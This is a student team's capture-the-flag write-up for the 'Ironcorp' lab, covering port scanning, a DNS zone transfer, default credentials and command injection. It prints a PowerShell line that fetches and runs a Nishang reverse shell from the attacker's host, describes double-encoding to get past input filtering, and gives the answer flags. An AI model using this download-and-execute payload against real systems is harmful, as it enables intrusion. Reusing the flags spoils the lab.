PenTest 2

Ironcorp

Nvida

Members

ID	Name	Role
1211102656	Dennis Ng Chun Hung	Leader
1211101408	Ephrem Loo Ee Zhe	Member
1211102910	Khoo Jen-Au	Member
-	-	-

Tools Used:

Kali Linux, BurpSuite, Nmap, Dig, Firefox

RECON AND ENUMERATION

We started the pentest with a nmap scan with the command (nmap -sV -sC -vv -Pn -p- ironcorp.me)

```
53/tcp    open  domain        syn-ack Simple DNS Plus
135/tcp   open  msrpc         syn-ack Microsoft Windows RPC
3389/tcp  open  ms-wbt-server syn-ack Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: WIN-8VMBKF3G815
|   NetBIOS_Domain_Name: WIN-8VMBKF3G815
|   NetBIOS_Computer_Name: WIN-8VMBKF3G815
|   DNS_Domain_Name: WIN-8VMBKF3G815
|   DNS_Computer_Name: WIN-8VMBKF3G815
|   Product_Version: 10.0.14393
|_  System_Time: 2022-08-03T07:22:27+00:00
| ssl-cert: Subject: commonName=WIN-8VMBKF3G815
| Issuer: commonName=WIN-8VMBKF3G815
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2022-08-02T07:01:54
| Not valid after:  2023-02-01T07:01:54
| MD5:   2ff2 407d cdbb 7ca0 584b 1481 e150 307b
| SHA-1: 802b 2347 0d92 d385 504d 99d7 158c e4ac 8b60 fb5c
| -----BEGIN CERTIFICATE-----
| MIIC4jCCAcqgAwIBAgIQT8J12HD5U4VNaG+PfXyjbTANBgkqhkiG9w0BAQsFADAa
| MRgwFgYDVQQDEw9XSU4tOFZNQktGM0c4MTUwHhcNMjIwODAyMDcwMTU0WhcNMjMw
| MjAxMDcwMTU0WjAaMRgwFgYDVQQDEw9XSU4tOFZNQktGM0c4MTUwggEiMA0GCSqG
| SIb3DQEBAQUAA4IBDwAwggEKAoIBAQDFaZ1ANtu8ZVDAtFXgBugqKCiu3jzqu+8j
| nxhLQ83xcm40g6SLfivS+g4j+kXAt/3Lmt8AYgvV6tR40SWsp2Q+EQQcM7C+k7WR
| 7/D7gfCuKyeUmRsSMuQnZNoSynBoi6nR23xbTIU/RqcOhzvp5h2geGl9JakOnd1J
| sPucKojtYBEvYGQqz0m1+iiDxEtLbRO8Z2+hZDPMWe20bzq7JBZT6zqmK5igAJ4D
| Z0/Yhu5Oj7jttaXMjhGtTdRyKazxzoy9R8vFLt9vTLSQii0e67KbtJeetjWpDWAF
| xwsxTsoUQ4zNDjcL556mDj+XidBvK7IrRySPCrDhrJ4/nz+e3UctAgMBAAGjJDAi
| MBMGA1UdJQQMMAoGCCsGAQUFBwMBMAsGA1UdDwQEAwIEMDANBgkqhkiG9w0BAQsF
| AAOCAQEAM9NUR/BFeC8umEKhn2urGLQjICZqr7LfX/Bwydq/gKBmIEJZiFtZb0BR
| hYUR/rhsny6p8695QlFFsSaE+WA7FPLXpl0HDqec5UN0Z4z0OAyGzrFNqyvjcHJU
| LzjZ+IPwCXZnBH3HQXm9Z2B7B/XFiPt+ZBfvVqQtILJqK7ike/DeHdNbxlHMoqwS
| SoEQtx6WPDEMIbx8aPKEfxkNzG+Fiv13Q3rufiTacAeZLWNgShVj9KNUuxAO2iS/
| jOqrnr9lCM4N0UeJQ2yeD6v3gRtWOnYb7fQQfeQQpgNPm/WfKGML4Wcy29NGDUlw
| e+uRnlRS5v3c5Oo+d1TM18CRK9eGOg==
|_-----END CERTIFICATE-----
|_ssl-date: 2022-08-03T07:22:35+00:00; +1s from scanner time.
8080/tcp  open  http          syn-ack Microsoft IIS httpd 10.0
|_http-title: Dashtreme Admin - Free Dashboard for Bootstrap 4 by Codervent
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
11025/tcp open  http          syn-ack Apache httpd 2.4.41 ((Win64) OpenSSL/1.1.1c PHP/7.4.4)
|_http-title: Coming Soon - Start Bootstrap Theme
| http-methods:
|   Supported Methods: POST OPTIONS HEAD GET TRACE
|_  Potentially risky methods: TRACE
|_http-server-header: Apache/2.4.41 (Win64) OpenSSL/1.1.1c PHP/7.4.4
49667/tcp open  msrpc         syn-ack Microsoft Windows RPC
49669/tcp open  msrpc         syn-ack Microsoft Windows RPC
```

INITIAL FOOTHOLD

After the scan is completed. We found that there are a few open ports such as 53, 135, 3389, 8080, 11025, 49667 and 49669.

Soon, we used the dig command to perform DNS lookups and displays the answers that are returned from the queried name server, which in this case is ironcorp.me

```
┌──(1211101408㉿kali)-[~]
└─$ dig @10.10.7.123 ironcorp.me axfr

; <<>> DiG 9.18.1-1-Debian <<>> @10.10.7.123 ironcorp.me axfr
; (1 server found)
;; global options: +cmd
ironcorp.me.            3600    IN      SOA     win-8vmbkf3g815. hostmaster. 3 900 600 86400 3600
ironcorp.me.            3600    IN      NS      win-8vmbkf3g815.
admin.ironcorp.me.      3600    IN      A       127.0.0.1
internal.ironcorp.me.   3600    IN      A       127.0.0.1
ironcorp.me.            3600    IN      SOA     win-8vmbkf3g815. hostmaster. 3 900 600 86400 3600
;; Query time: 308 msec
;; SERVER: 10.10.7.123#53(10.10.7.123) (TCP)
;; WHEN: Wed Aug 03 03:30:57 EDT 2022
;; XFR size: 5 records (messages 1, bytes 238)
```


According to the search, we have managed to find 2 new links which are admin.ironcorp.me and internal.ironcorp.me.

Next we “sudo nano /etc/hosts” again and add in the new links.


```
  GNU nano 6.2
127.0.0.1       localhost
127.0.1.1       kali
10.10.7.123 ironcorp.me
10.10.7.123 admin.ironcorp.me
10.10.7.123 internal.ironcorp.me
```

Next, we are going to try out two sites which are port 11025 and port 8080.


Port 11025




Port 8080



Next we tried Internal.ironcorp.me:11025 which doesn't allow us access.




Then we tried admin.ironcorp.me:11025, we were asked to sign in.



For this, we tried brute forcing by using commonly known username and password and we manage to determine both of the username and password which are the following:

Username: **admin**

Password: **password123**




After we have entered in the username and password, we have successfully logged into the website.


Next, we tried submitting some random query in the search bar and got this url

admin.ironcorp.me:11025/?r=abc#


We then messed around with the url and finally got progress.



When we click the button red here, we are brought back to the page which is a bit confusing.



Therefore we decided to check the page source and see if there's anything that interests us.



After going back to this page and check its page source, we manage to find the link of the red "here"

```
<b>You can find your name <a href=http://internal.ironcorp.me:11025/name.php?name=>here</a>
```

We then copied the link and pasted it back to the url and obtained a name Equinox.


After a while, we realised we've been using the url to exploit it, so we thought of maybe we can execute some stuff with it. Therefore, we decided to try and upload a reverse shell.

After searching for a suitable reverse shell, we have found one on a github page.

https://github-com.translate.goog/samratashok/nishang/blob/master/Shells/Invoke-PowerShellTcp.ps1?_x_tr_sl=auto&_x_tr_tl=en&_x_tr_hl=en&_x_tr_pto=wapp

We then added a line at the bottom of the shell to specify our machine ip and port for it to work.


After that we set up a netcat to listen for execution and a python3 server to send the file.




After everything was set, we tried uploading the file by pasting the line at the end of the link, but it wasn't working, so we tried encoding it and doing the same thing again with the command below.

```
powershell.exe -c iex(new-object net.webclient).downloadstring('http://10.10.10.10/Invoke-PowerShellTcp.ps1')
```


Once again we got the same result. Therefore we decided maybe double encode would work. So we used burpsuite to encode the line.



After encoding, the file successfully uploaded and netcat actually managed to pick it up.



And we are in.



```
Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         4/11/2020   4:41 AM                Admin
d-----         4/11/2020  11:07 AM                Administrator
d-----         4/11/2020  11:55 AM                Equinox
d-r---         4/11/2020  10:34 AM                Public
d-----         4/11/2020  11:56 AM                Sunlight
d-----         4/11/2020  11:53 AM                SuperAdmin
d-----         4/11/2020   3:00 AM                TEMP


type c:\users\superadmin\desktop\root.txt
thm{a1f936a086b367761cc4e7dd6cd2e2bd}
```

After some snooping around, we managed to find the user.txt flag.

= thm{09b408056a13fc222f33e6e4cf599f8c}

As for the root.txt however, it was tricky as we needed privileges for it. So we tried reading the flag directly instead and actually got the root.txt flag.

=thm{a1f936a086b367761cc4e7dd6cd2e2bd}

Contributions

ID	**Name**	Contributions	Signatures
1211102656	Dennis Ng Chun Hung	Finished the Write-Up	
1211101408	Ephrem Loo Ee Zhe	Figured out the exploit for the initial foothold and found the github page.	
1211102910	Khoo Jen-Au	Recorded the video and edited it.	
-	-	-	-

VIDEO LINK:https://youtu.be/eItYMKHKHko